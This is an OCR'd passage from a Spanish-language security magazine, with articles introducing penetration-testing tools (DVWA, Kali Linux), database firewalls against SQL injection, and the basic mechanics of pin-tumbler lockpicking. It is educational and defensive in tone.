También es posible “construir” nuestro propio sistema de pruebas: tan solo instala cualquier sistema operativo (desactiva las actualizaciones o instala una versión antigua) y sobre él comienza a instalar servicios en versiones anteriores a la última. De esta forma, tendrás tu propio sistema vulnerable para hacer pruebas. Este entorno es el correcto para dar tus primeros pasos en Penetration Testing.

Ficha técnica

• Herramienta: Damn Vulnerable Web Application
• Sitio web: http://www.dvwa.co.uk/
• Dónde empezar: Instala el programa e intenta encontrar y explotar vulnerabilidades comunes con la herramienta anterior.
• Más información: la aplicación posee información adicional, da clic aquí y encontrarás los aspectos más importantes para instalarlo. https://code.google.com/p/dvwa/wiki/README

5. Kali Linux (Backtrack)

Finalmente, hay una distribución de Linux diseñada exclusivamente para Penetration Testing. Las herramientas antes descritas (Nmap, Nessus, Metasploit) están disponibles y, no solo eso, también hay muchas más herramientas para continuar practicando. Por ejemplo, Kali (antes conocida como Backtrack) es una distribución que posee todo tipo de herramientas preinstaladas que sirven para realizar Penetration Testing.

El orden en que se presentaron las herramientas no es aleatorio, es lo recomendable para comenzar a experimentar. Primero hay que probarlas de forma aislada y luego, abocarse completamente a Kali Linux.

Kali Linux puede ser descargada como imagen ISO o directamente para VMWare. Una vez que inicias un sistema Kali Linux, verás un menú muy extenso con más de 300 herramientas para pentesters. Nmap y Metasploit Framework están incluidos en esta lista, entre otros.

IMG 5 – Menú de Kali Linux (voiceofgreyhat.com)

Para una mejor comprensión, las herramientas son presentadas en diferentes categorías, aquí algunas de las más importantes:

•Information gathering: Herramientas de recolección de datos que ofrecen información sobre los objetivos de los análisis, especialmente herramientas de DNS, dominios y direcciones IP. Nmap está en esta categoría.

•Aplicaciones web: Herramientas diseñadas para realizar análisis en sitios web a nivel de servidores. Recomendaciones para esta sección: Nikto y w3af para encontrar vulnerabilidades en los sitios.
•Ataques a contraseñas: Herramientas para hacer cracking de contraseñas, de forma tal, que se prueban ataques de fuerza bruta o diccionario para encontrar las contraseñas de acceso correctas a un formulario o sistema.
• Ataques inalámbricos: Cuando un atacante está conectado a una red wireless puede ejecutar algunos ataques, especialmente cuando intenta interceptar información que está siendo transmitida mediante esa red inalámbrica. Estas herramientas permiten analizar la red y diagnosticar su seguridad.
•Herramientas de explotación: Metasploit Framework es la clave de esta sección, entre otras herramientas que permiten explotar vulnerabilidades.
•Sniffing/Spoofing: Wireshark y Ettercap son las herramientas más recomendables. Con ellas, es posible ver el tráfico de red que podría permitir el acceso a información confidencial, entre otros ataques.
•Ingeniería inversa: Ollydbg es uno de los mejores debuggers que podrían ayudar a comprender qué acciones realiza un archivo en el sistema por medio de un proceso de ingeniería inversa.
•Forense: También hay una serie de herramientas para realizar análisis forenses sobre un sistema, es decir, se puede analizar el estado de un sistema justo en el momento que ocurrió determinado incidente; además se identifican acciones pasadas o archivos ocultos en el mismo, entre otros.

Ficha técnica

•Herramienta: Kali Linux
•Sitio web: http://www.kali.org/
•Cómo empezar: primero, probar las herramientas antes listadas pero desde dentro de Kali Linux y luego, adentrarse en su menú, donde las herramientas están categorizadas, lo que permitirá mayor comprensión.
• Más información: hay documentos disponibles en el sitio oficial en varios idiomas, para conocer más en detalle el kit de herramientas. http://docs.kali.org/.

6. La sexta herramienta: nuestro cerebro

Hay una falsa idea de que una prueba de penetración es la ejecución de una serie de herramientas en un orden determinado. Esto no es así, la elección de las herramientas, la ejecución de tareas manuales y la utilización de una metodología, son tan solo algunas de las variables para convertirse en un profesional de Penetration Testing. Sin embargo, un factor común en todo el proceso, es que tenemos que pensar. Hay dos tipos de ethical hacker, aquel que solo lee y utiliza lo que dicen las herramientas y aquel que interpreta y pone su inteligencia para ofrecer un informe que realmente brinde valor a su cliente, aquella empresa u organización que necesita conocer cómo mejorar la protección de la información y su infraestructura.

Los atacantes no solo ejecutan herramientas, sino que piensan cómo atacar. Al momento de realizar un Pentest es fundamental no perder de vista nuestra herramienta principal: pensar. Independientemente de las herramientas de software que utilicemos, pensar constantemente como un atacante, es la clave principal para realizar un Penetration Testing de forma exitosa.

¿Qué debes hacer ahora? Solo toma esta guía, descarga las herramientas e intenta utilizarlas. Probablemente en una primera instancia tengas más preguntas que respuestas y si así fuera, esa es la mejor manera de comenzar.

[1] La utilización de herramientas y habilidades similares a los atacantes con el ánimo de hacer un aporte a la seguridad y hacer el bien.


Firewall de bases de datos

Angie Aguilar Domínguez

Importancia de la información

La mayoría de las aplicaciones, tanto web como de escritorio, interactúan con usuarios que proporcionan información para su almacenamiento y procesamiento. Generalmente, esta información se resguarda en una base de datos y puede ser información personal, registros médicos, información financiera, entre otros.

En la mayoría de los casos, toda esta información se almacena en una base de datos que es operada por un Sistema Manejador de Bases de Datos (SMBD). Así, cuando navegamos en el sitio en línea del banco para consultar nuestro saldo, la



Consideremos el ejemplo de un banco que tiene una página de Internet en donde es posible realizar transacciones en línea:

El banco posee información sensible de cada uno de los usuarios que tiene. Los datos pueden ser personales (nombre, apellidos, beneficiarios de la cuenta), datos de contacto (dirección, teléfono) y, adicionalmente, los datos de la cuenta bancaria (saldo, movimientos, depósitos, retiros, cancelaciones).

aplicación web envía nuestra petición al SMBD, el cual nos proporciona acceso a la información contenida en la base de datos.

Para entender mejor lo anterior, en la siguiente imagen se ilustra la interacción del usuario con la aplicación web que, a su vez, realiza las peticiones necesarias a la base de datos:




Imagen 1. Flujo de comunicación entre el usuario, la aplicación y la base de datos.

Si las aplicaciones web no cuentan con la seguridad necesaria (la cual comienza a implementarse desde que se lleva a cabo el diseño), la información de los usuarios, información de configuraciones, entre otras, podrían quedar expuestas, o bien, algún usuario malicioso podría intentar extraerla para obtener algún tipo de beneficio.

Un tipo de consultas provenientes de usuarios maliciosos hacia un manejador de base de datos es conocida como SQL Injection, que consiste en la "inyección" de consultas SQL al emplear las entradas proporcionadas por la aplicación web para modificar u obtener información de la base de datos[1].

Por ejemplo, en un formulario de registro de usuarios, si el campo que solicita el nombre no es validado correctamente, entonces no se filtrará el conjunto de caracteres recibidos como entrada. En una situación como esta puede suceder una inyección de SQL.

Es por ello que, en el ámbito de la seguridad informática, es necesario contar con las herramientas adecuadas para combatir a los usuarios maliciosos que buscan tener acceso a la información almacenada en una base de datos.

Por lo anterior, es conveniente pensar en la seguridad informática como un conjunto de técnicas, conocimientos, hardware y software colocado estratégicamente en capas, para proteger el elemento más importante: la información.

Firewall para filtrar peticiones SQL maliciosas

Una de las diferentes opciones que existen actualmente para proteger la información almacenada consiste en la implementación de un firewall de bases de datos.

El firewall de bases de datos es una aplicación de software que permite filtrar, mediante un conjunto de reglas preestablecidas, las peticiones que llegan al manejador de bases de datos.

Adicionalmente, al instalar una solución orientada para proteger la base de datos, no solo se bloquean las peticiones maliciosas, si no que se puede llevar a cabo el monitoreo de las actividades, generando bitácoras y explotando la información que se almacena en ellas.

Este punto es muy importante, ya que permite identificar de qué lugar provienen los atacantes (que pueden ser reincidentes, o bien, buscar datos específicos), el horario en que se registra mayor actividad y los ataques más frecuentes que se presentan. De esta manera se pueden generar estadísticas que permitan visualizar el posible comportamiento de los atacantes y tomar las medidas de seguridad necesarias.

El firewall de bases de datos se coloca entre la aplicación web (que es visible para los usuarios) y el manejador de bases de datos (que interactúa con la base de datos para guardar, modificar u obtener información) como se puede ver en la siguiente imagen:





Figura 2. Flujo de comunicación entre el usuario, la aplicación, el firewall de bases de datos y la base de datos.

Cuando algún usuario malicioso intenta obtener acceso a la información almacenada, se cuenta con una capa adicional de protección proporcionada por el firewall de bases de datos que le impedirá poder consultarla. El firewall solo permitirá el paso a los usuarios o a consultas y accesos autorizados con anterioridad.

A continuación, se mencionan algunas de las soluciones existentes, así como sus características más representativas.



GreenSQL

Es un software que se instala para fungir como un firewall de base de datos entre la aplicación y el SMBD. Puede instalarse en varios sistemas operativos y configurarse de manera personalizada. Adicionalmente, intenta apegarse al Estándar de Seguridad de la Industria de las Tarjetas de Crédito (PCI DSS).

Algunos de los manejadores de bases de datos que puede proteger son: MySQL, MariaDB, PostgreSQL, Microsoft SQL Server, Amazon RDS y la estructura de las bases de datos de Drupal.

Las funcionalidades con las que cuenta son:

•Instalación en varias modalidades.
•Modo de aprendizaje[2] .
•Separación de tareas.
•Funcionamiento como IPS[3] /IDS[4].
•Envío de notificaciones por correo en tiempo real.
•Generación de reportes.
•Ayuda a optimizar el funcionamiento del manejador de bases de datos.


Oracle Database Firewall

Es un firewall que opera sobre bases de datos que se encuentran en Oracle, así como IBM DB2, Sybase, Microsoft SQL Server y MySQL.

Busca apegarse a las siguientes legislaciones: Acta Sarbanes-Oxley (SOX), Estándar de Seguridad de la Industria de las Tarjetas de Crédito (PCI DSS) y al Acta de la Ley de Portabilidad y Responsabilidad del Seguro Médico (HIPAA).

Las funcionalidades con las que cuenta son:

•Auditoría del manejador de bases de datos, sistema operativo, directorios y otros servicios.
•Instalación en varias modalidades.
•Generación de bitácoras para su posterior análisis.
•Arquitectura escalable.
•Personalización de los reportes.
•Funcionar en modo bloqueo o monitoreo.
•Permite configuraciones para alta disponibilidad.



Asimismo, antes de implementar un firewall de bases de datos, es necesario profundizar un poco más en el tema y tener presente que habrá una etapa de adecuación antes del funcionamiento óptimo.

Finalmente, antes de instalar y comenzar a configurar, es recomendable hacerlo en un entorno de pruebas, para su posterior implementación en un ambiente real. Primero hay que conocer su comportamiento para ver si es una herramienta que asegura nuestra base de datos.

[1] Ver https://www.owasp.org/index.php/SQL_Injection
[2] Etapa de "calibración" del firewall para evitar bloquear una petición auténtica por parte de la aplicación.
[3] IPS. Sistema de Prevención de Intrusos.
[4] IDS. Sistema de Detección de Intrusos.
[5] Ver Revista .Seguridad Número 16. http://revista.seguridad.unam.mx/numero-16/firewall-de-aplicaci%C3%B3n-web-parte-i

ModSecurity

Es un módulo del servidor de aplicaciones web Apache, cuyo funcionamiento principal se orienta a la protección de aplicaciones web mediante su funcionamiento como firewall[5]. Sin embargo, también cuenta con una serie de reglas que pueden emplearse para proteger las peticiones realizadas al manejador de bases de datos.

Adicionalmente, se puede integrar con otros servidores de aplicaciones web como Nginx, IIS y Java.

Conclusión

Siempre es importante considerar la seguridad de las aplicaciones web. Una forma sencilla de hacerlo es pensar la seguridad en capas.

La implementación de un firewall de bases de datos permite agregar una capa adicional de seguridad, sin embargo, es importante notar que es una medida adicional de seguridad, la cual debe iniciar desde el diseño e implementación de la base de datos.

Referencias

Sitio de GreenSQL: http://www.greensql.com

Sitio de Oracle Database Firewall: http://www.oracle.com/us/products/database/security/audit-vault-database-firewall/overview/index.html

Referencia técnica sobre Oracle Database Firewall: http://www.oracle.com/technetwork/products/database-firewall/database-firewall-ds-161826.pdf

Sitio de ModSecurity: http://www.modsecurity.org/

Lockpicking


Yesenia Carrera Fournier

Cuando hablamos de Lockpicking, es inevitable relacionarlo con uno de los aspectos más olvidados, la seguridad física. Las empresas deben considerar que las medidas de seguridad perimetral no bastan, ya que los problemas no sólo pueden presentarse por agentes externos. En efecto, la seguridad interna también es muy importante. La probabilidad de que se presente un problema dentro de la organización es alta. La causa puede ser un ex empleado descontento, un descuido u otras formas que jamás se han contemplado.

Adrián Palma (2011, p. 10), Director General de Integridata, menciona: “Si la seguridad falla en algún punto, el impacto puede ser en cascada a los restantes elementos o componentes (personal, procesos de negocio, aplicaciones, bases de datos, sistemas operativos, red, física) y por consecuencia a la INFORMACIÓN DEL NEGOCIO”[1].

En la película Los Piratas de Silicon Valley, el personaje de Steve Jobs menciona una de las frases más características de la actualidad: “La información es poder”. Hoy en día, no podemos negar que la información es uno de los activos más importantes, no solo a nivel organizacional, también a nivel usuario, por lo que se deben garantizar los principios básicos de la seguridad, es decir, la confidencialidad, integridad y disponibilidad de la misma.

Cuando se contemplan medidas de seguridad física, el principio de disponibilidad de la información es uno de los más afectados, ya que ésta es expuesta a amenazas naturales como terremotos e inundaciones. A esto también se suman los peligros ocasionados por el hombre, ya sea de manera accidental (incendios o explosiones) o intencional (vandalismo o robo).



¿Qué es lockpicking?

Lockpicking se centra en un componente típico de la vida cotidiana, la cerradura. Se dice que la cerradura fue inventada en China hace más de 4,000 años y, tiempo después, fue empleada en Egipto. Mas es a los romanos a quienes les debemos la cerradura y la llave metálicas. Se puede decir que el oficio del cerrajero ha sido importante a lo largo de la historia. Existieron cerrajeros que establecieron retos (como el cerrajero norteamericano Alfred Hobbs) o que crearon grandes compañías como Yale y Yale Junior


Para definir lockpicking consideramos a Theodore T. Tool (1991, p. 3):

La teoría del lock picking es la de explotar los defectos mecánicos… casi todo consiste en trucos para abrir cerraduras con características o defectos particulares.
La única forma de aprender a reconocer y explotar los defectos de una cerradura es practicando. Esto significa tanto practicar muchas veces en la misma cerradura, como practicar en muchas cerraduras distintas. Cualquiera puede aprender a abrir la cerradura de un escritorio o de un archivero, pero la capacidad de abrir la mayoría de las cerraduras en menos de treinta segundos es una habilidad que requiere práctica.
… el lock picking es una forma de abrir cerraduras causando menos daños que con la fuerza bruta. [2]

El profesional de tecnologías de información tiene interés especial en este tema. Esto se debe a que la información está almacenada en equipos de cómputo tipo servidor, escritorio, portátiles e incluso dispositivos móviles que se encuentran resguardados en cuartos de telecomunicaciones u oficinas, los cuales cuentan con cerraduras de puertas convencionales o, en el mejor de los casos, con cerraduras de seguridad. Como menciona Deviant Ollam [3] en su escrito “Diez cosas que todos deberían saber sobre lockpicking y seguridad física”, el mecanismo de las cerraduras no es complicado, por el contrario, es sencillo de aprender. Aún cuando algunos fabricantes han realizado cambios en las cerraduras e incluso han incluido la electricidad, no deja de ser un problema real en las instalaciones.

¿Cómo funciona una cerradura?

Theodore T. Tool (1991, p. 3) explica el funcionamiento básico de una cerradura con cámara de pernos (pin tumber locks).



“Los componentes principales en el diseño son una serie de pequeños pines de longitud variable, los cuales se dividen hacia arriba en pares: pernos y contrapernos. Cada par se reclina en un eje que corre a través del tambor central de la cerradura y en la cubierta alrededor del cilindro. Los resortes en la tapa de los ejes mantienen los pines en posición.

Cuando no se inserta ninguna llave, el pin inferior o contraperno en cada par está totalmente dentro del tambor y el cilindro, mientras que el pin superior o perno está en una posición asomando fuera del cilindro. La posición de estos pines impide que el cilindro de la vuelta porque los pines lo traban.

Cuando se inserta una llave, la serie de muescas en el cuerpo de la llave empujan los pines en diferentes niveles. La llave incorrecta empujará a los pines de modo que la mayor parte de los pernos todavía estén en parte en el tambor y en parte en el cilindro, por lo que la cerradura seguirá cerrada o bloqueada.

La llave correcta empujará cada par de pines lo suficiente, de tal forma que el punto en donde los dos pines (pernos y contrapernos) se juntan, se alinee perfectamente con el espacio en donde el cilindro y el tambor se juntan (este punto es llamado la línea de corte o esquileo). Sin ninguno de los pines que bloquean el

cilindro, se puede rotar libremente y mover el pasador hacia adentro y hacia fuera. La cerradura quedará abierta". [4]

Técnicas para abrir una cerradura


Picking (Ganzuado)

Para abrir una cerradura, es necesario empujar una serie de pernos, de forma que estos se empalmen en la línea de corte, dejando libre el cilindro rotor que, al girar, acciona con una palanca el pestillo de la puerta. Por lo tanto, el objetivo es subir cada uno estos pernos a su altura correcta. (2013) [5]

Es necesario utilizar dos herramientas: "el tensor (torque), una palanca para aplicar tensión en el cilindro hacia la dirección de la apertura, y la ganzúa (pick), que se usa para ir subiendo los pernos que impiden que gire el cilindro, ya sea uno a uno o varios a la vez, o lo que es lo mismo: perno a perno o rastrillando". (2013) [6]

Lifting (Levantar perno a perno)

